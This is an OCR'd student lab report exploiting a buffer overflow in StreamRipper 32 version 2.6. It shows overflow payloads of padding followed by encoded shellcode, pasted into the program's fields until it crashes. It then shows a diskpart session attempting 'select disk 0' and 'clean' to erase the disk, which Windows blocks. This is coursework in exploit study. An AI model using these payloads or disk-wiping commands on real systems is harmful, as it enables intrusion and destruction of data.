
NAME :- SLVN YASWANTH

REG NO :- 19BCE7450


LAB - 9

- Generate the payload by executing exploit2.py



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAë K÷ @‰ã00Ùsô^VYIIIIIIIIIICCCCCC7QZjAXP0A0AkAAQ2AB2BB0
```


- Install Vuln_Program_Stream.exe and Run the same



Max KB To Rip: 0

Relay Port: 10069

- Testing for vulnerability by copy pasting generated payloads in different fields.



URL (http://ip:port): P63IojuSSrO0nptab2ORLePAA

Title:

Bytes Read:

Max KB To Rip: 0

Destination: 3OazeP63IojuSSrO0nptab2ORLePAA

Relay Port: 10069

☐ Enable

Stream Name	Pattern
StreamRipper 32	AAAAAAAA...
StreamRipper 32	AAAAAAAA...

Genre:

Search Text:


Description	Bitrate	Track Info

Version 2.6

Save Internet Radio! www.saveinternetradio.org

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Pyk9pD57uMkw7uCsBBOazeP63IojuSSrO0nptab2ORLePAA
```

- Vulnerability found by generating payload at the pattern match field



URL (http://ip:port) :P63IojuSSrO0nptab2ORLePAA

Title:

Bytes Read:

Max KB To Rip 0

Destination: 3OazeP63IojuSSrO0nptab2ORLePAA

Relay Port 10069

□ Enable

StreamRipper 32
StreamRipper 32

Station Pattern: StreamRipper 32

Song Pattern: <w7uCsBBOazeP63IojuSSrO0nptab2ORLePAA


Note: All patten matches are *substring* matches

Use keyword "any_match" to match any station or song

Genre:

Version 2.6

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Pyk9pD57uMkw7uCsBBOazeP63IojuSSrO0nptab2ORLePAA
```



URL (http://ip:port): :P63IojuSSrO0nptab2ORLePAA

Max KB To Rip: 0

Destination: 3OazeP63IojuSSrO0nptab2ORLePAA

Relay Port: 10069

SRipper MFC Application

SRipper MFC Application has stopped working

Windows can check online for a solution to the problem.


→ Check online for a solution and close the program

→ Close the program

View problem details

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Pyk9pD57uMkw7uCsBBOazeP63IojuSSrOOnptab2ORLePAA
```

Trying to erase the disk but an error occurred.




```
C:\>cd Windows

C:\Windows>cd system

C:\Windows\system>cd ..

C:\Windows>cd System32

C:\Windows\System32>diskpart
_
```



```
DISKPART> select disk 0

Disk 0 is now the selected disk.

DISKPART> clean

Virtual Disk Service error:
Clean is not allowed on the disk containing the current boot,
system, pagefile, crashdump or hibernation volume.


DISKPART> select disk0

Microsoft DiskPart version 6.1.7601

DISK        - Shift the focus to a disk. For example, SELECT DISK.
PARTITION   - Shift the focus to a partition. For example, SELECT PARTITION.
VOLUME      - Shift the focus to a volume. For example, SELECT VOLUME.
VDISK       - Shift the focus to a virtual disk. For example, SELECT VDISK.

DISKPART> clean

Virtual Disk Service error:
Clean is not allowed on the disk containing the current boot,
system, pagefile, crashdump or hibernation volume.


DISKPART>
```